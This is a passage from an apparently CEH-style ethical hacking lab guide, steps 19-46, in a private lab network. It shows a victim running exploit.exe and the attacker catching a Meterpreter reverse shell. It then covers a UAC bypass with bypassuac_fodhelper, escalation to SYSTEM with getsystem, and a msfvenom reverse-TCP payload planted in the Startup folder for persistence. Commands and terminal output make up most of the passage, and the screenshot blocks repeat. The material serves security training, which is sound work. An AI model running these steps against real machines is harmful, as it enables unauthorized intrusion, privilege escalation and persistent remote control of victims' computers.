
Opening exploit.exe

You have chosen to open:
exploit.exe
which is: exe File (72.1 KB)
from: http://10.10.1.13

Would you like to save this file?

Save File Cancel

19. Navigate to **Downloads** and double-click the exploit.exe file. The **Open File - Security** Warning window appears; click **Run**.



20. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

```

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aieee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
attacker's Home

      =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400
meterpreter >

```

21. The Meterpreter session has successfully been opened, as shown in the screenshot.

22. Type **getuid** and press **Enter** to display current user ID.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

23. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

24. Type **background** and press **Enter**, to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
In swapper task - not syncing
      =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: When in a module, use back to go
back to the top level prompt
  README/license

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

25. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
26. Now type **set session 1** and press **Enter**.
27. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session bar at the top indicates "msf6 exploit(multi/handler) >". The terminal displays the following msfconsole commands:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION      1            yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.1.13     yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

The terminal window has a dark background with green text. The menu bar at the top includes "Applications", "Places", "System", "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom shows "msfconsole - Parrot Terminal".

28. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

29. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

30. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

Note: If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "msf6 exploit(windows/local/bypassuac_fodhelper) > exploit" is run, followed by two identical exploit attempts. The output indicates that the SESSION may not be compatible with the module, missing Meterpreter features: stdapi_sys_process_set_term_size. It starts a reverse TCP handler on 10.10.1.13:4444, checks UAC status, and finds the user is part of the Administrators group. It then attempts to bypass UAC, configures payload and stager registry keys, executes the payload (cmd.exe /c C:\Windows\System32\fodhelper.exe), and cleans up registry keys. Both attempts result in an exploit completed message but no session was created. The final message shows a successful Meterpreter session 2 opened from 10.10.1.13:4444 to 10.10.1.11:49979 at 2022-04-07 03:34:41 -0400.

```
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter >
```

31. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

32. Type **getsystem -t 1** and press **Enter** to elevate privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is in a Meterpreter session (meterpreter >). They type "getsystem -t 1" and press Enter. The output shows they have obtained system privileges via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

33. Now type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The terminal window has a dark background with light-colored text. The title bar says "msfconsole - Parrot Terminal". The bottom status bar shows "msfconsole - Parrot Ter...".

34. Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.

msfconsole - Parrot Terminal

```

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter >

```

msfconsole - Parrot Terminal

35. Type **pwd** and press **Enter** to check the present working directory.

msfconsole - Parrot Terminal

```

[*] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\\ProgramData\\Start Menu\\Programs\\Startup
meterpreter >

```

msfconsole - Parrot Terminal

36. Now we will create payload that needs to be uploaded into the Startup folder of **Windows 11** machine.

37. Open a new terminal windows and type the following command and press **Enter**.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe
```

```
[attacker@parrot] [-]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot] [-]
$
```

38. Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Kali Linux system (as indicated by the desktop environment icons at the top). The session output is as follows:

```
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
[*] Exploit completed, but no session was created.
[*] Exploit completed, but no session was created.


[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\\ProgramData\\Start Menu\\Programs\\Startup
meterpreter > upload /home/attacker/payload.exe
[*] uploading : /home/attacker/payload.exe -> payload.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/attacker/payload.exe -> payload.exe
[*] uploaded : /home/attacker/payload.exe -> payload.exe
meterpreter >
```

39. We have successfully uploaded the payload into the target machine.

40. Click **CEHv12 Windows 11** to switch to **Windows 11** machine and sign into **Admin** account

41. After signing into the **Admin** account restart the **Windows 11** machine.



42. After **Windows 11** machine is restarted. Click on **CEHv12 Parrot Security** to switch to Parrot Security machine. Now open another terminal window with root privileges and type **msfconsole** and press **Enter**.

43. In Metasploit type **use exploit/multi/handler** and press **Enter**

44. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

45. Type **set lhost 10.10.1.13** and press **Enter** to set lhost

46. Type **set lport 8080** and press **Enter** to set lport.

